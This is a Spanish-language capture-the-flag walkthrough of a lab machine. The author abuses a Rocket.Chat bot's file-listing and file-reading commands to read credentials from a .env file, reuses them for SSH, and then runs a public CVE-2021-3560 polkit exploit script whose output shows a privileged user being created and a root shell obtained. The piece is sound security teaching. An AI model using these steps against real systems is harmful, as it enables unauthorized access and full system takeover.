
Login

Registration can only be done using the secret registration URL!


By proceeding you are agreeing to our [Terms of Service](#), [Privacy Policy](#) and [Legal Notice](#).

Powered by [Open Source Chat Platform Rocket.Chat](#).


En la URL nos indica un sitio donde podemos registrarnos. Nos registramos y accedemos. En el chat hay un bot que lista y lee archivos:




No podemos escribir por el chat pero un usuario dice que le podemos enviar un mensaje directo:




Hacemos click derecho en los tres puntos del bot y le damos a responder en mensaje directo:




Si ejecutamos `reciclops list` ejecuta un ls:




Si ejecutamos un `reciclops file` ejecuta un cat:



En el archivo `"/home/dwight/hubot/.env"` vemos unas credenciales:




Como "dwight" es el unico usuario disponible vamos a probar si esa credencial se reutiliza en este usuario por ssh:



ESCALADA DE PRIVILEGIOS


Como no encontraba nada he escaneado la maquina victima con linneas para buscar vias de escalada. No he encontrado nada pero se conoce que en versiones anteriores de linneas te reportaba la siguiente vulnerabilidad:




Si buscamos esa vulnerabilidad encontramos un script que nos semi automatiza la escalada de privilegios:

CVE-2021-3560 exploit github

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The GitHub Blog


<https://github.blog> > [security](#) > [p...](#) · [Traducir esta página](#) · 

Privilege escalation with polkit: How to get root on Linux ...

10 jun 2021 — The **vulnerability** enables an unprivileged local user to get a root shell on the system. It's easy to **exploit** with a few standard command line tools.



GitHub

<https://github.com> > [secnigma](#) > [C...](#) · [Traducir esta página](#) · 

secnigma/CVE-2021-3560-Polkit-Privilege-Esclation

Contribute to secnigma/CVE-2021-3560-Polkit-Privilege-Esclation development by creating an account on GitHub.

Copiamos el "poc.sh" y lo pegamos en un archivo de la maquina victima:

secnigma / CVE-2021-3560-Polkit-Privilege-Esclation Public

<> Code Issues Pull requests Actions Projects Security Insights

main 1 Branch

secnigma Merge pull request

README.md

poc.sh

Le damos permisos de ejecucion y lo ejecutamos:

```
[dwright@paper ~]$ ./exploit.sh

[!] Username set as : secnigma
[!] No Custom Timing specified.
[!] Timing will be detected Automatically
[!] Force flag not set.
[!] Vulnerability checking is ENABLED!
[!] Starting Vulnerability Checks ...
[!] Checking distribution...
[!] Detected Linux distribution as "centos"
[!] Checking if Accountsservice and Gnome-Control-Center is installed
[+] Accounts service and Gnome-Control-Center Installation Found!!
[!] Checking if polkit version is vulnerable
[+] Polkit version appears to be vulnerable!!
[!] Starting exploit ...
[!] Inserting Username secnigma ...
Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required
id: 'secnigma': no such user
[x] Insertion of Username failed!
[!] Aborting Execution!
```

Se conoce que nos crea un usuario privilegiado pero nos ha dado error. Lo volvemos a crear asignandole nosotros cuales con las credenciales del nuevo usuario privilegiado:

```
[dwight@paper ~]$ ./exploit.sh -u=hacker -p='p@ssw0rd'

[!] Username set as : hacker
[!] No Custom Timing specified.
[!] Timing will be detected Automatically
[!] Force flag not set.
[!] Vulnerability checking is ENABLED!
[!] Starting Vulnerability Checks ...
[!] Checking distribution ...
[!] Detected Linux distribution as "centos"
[!] Checking if Accountsservice and Gnome-Control-Center is installed
[+] Accounts service and Gnome-Control-Center Installation Found!!
[!] Checking if polkit version is vulnerable
[+] Polkit version appears to be vulnerable!!
[!] Starting exploit ...
[!] Inserting Username hacker ...
Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required
[+] Inserted Username hacker with UID 1005!
[!] Inserting password hash ...
```

Pone que el usuario ha sido creado, vamos a pivotar hacia ese usuario:

```
[dwight@paper ~]$ su hacker
Password:
[hacker@paper dwight]$ sudo bash

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for hacker:
[root@paper dwight]# whoami
root
```

Como es un usuario privilegiado podemos invocar una bash como root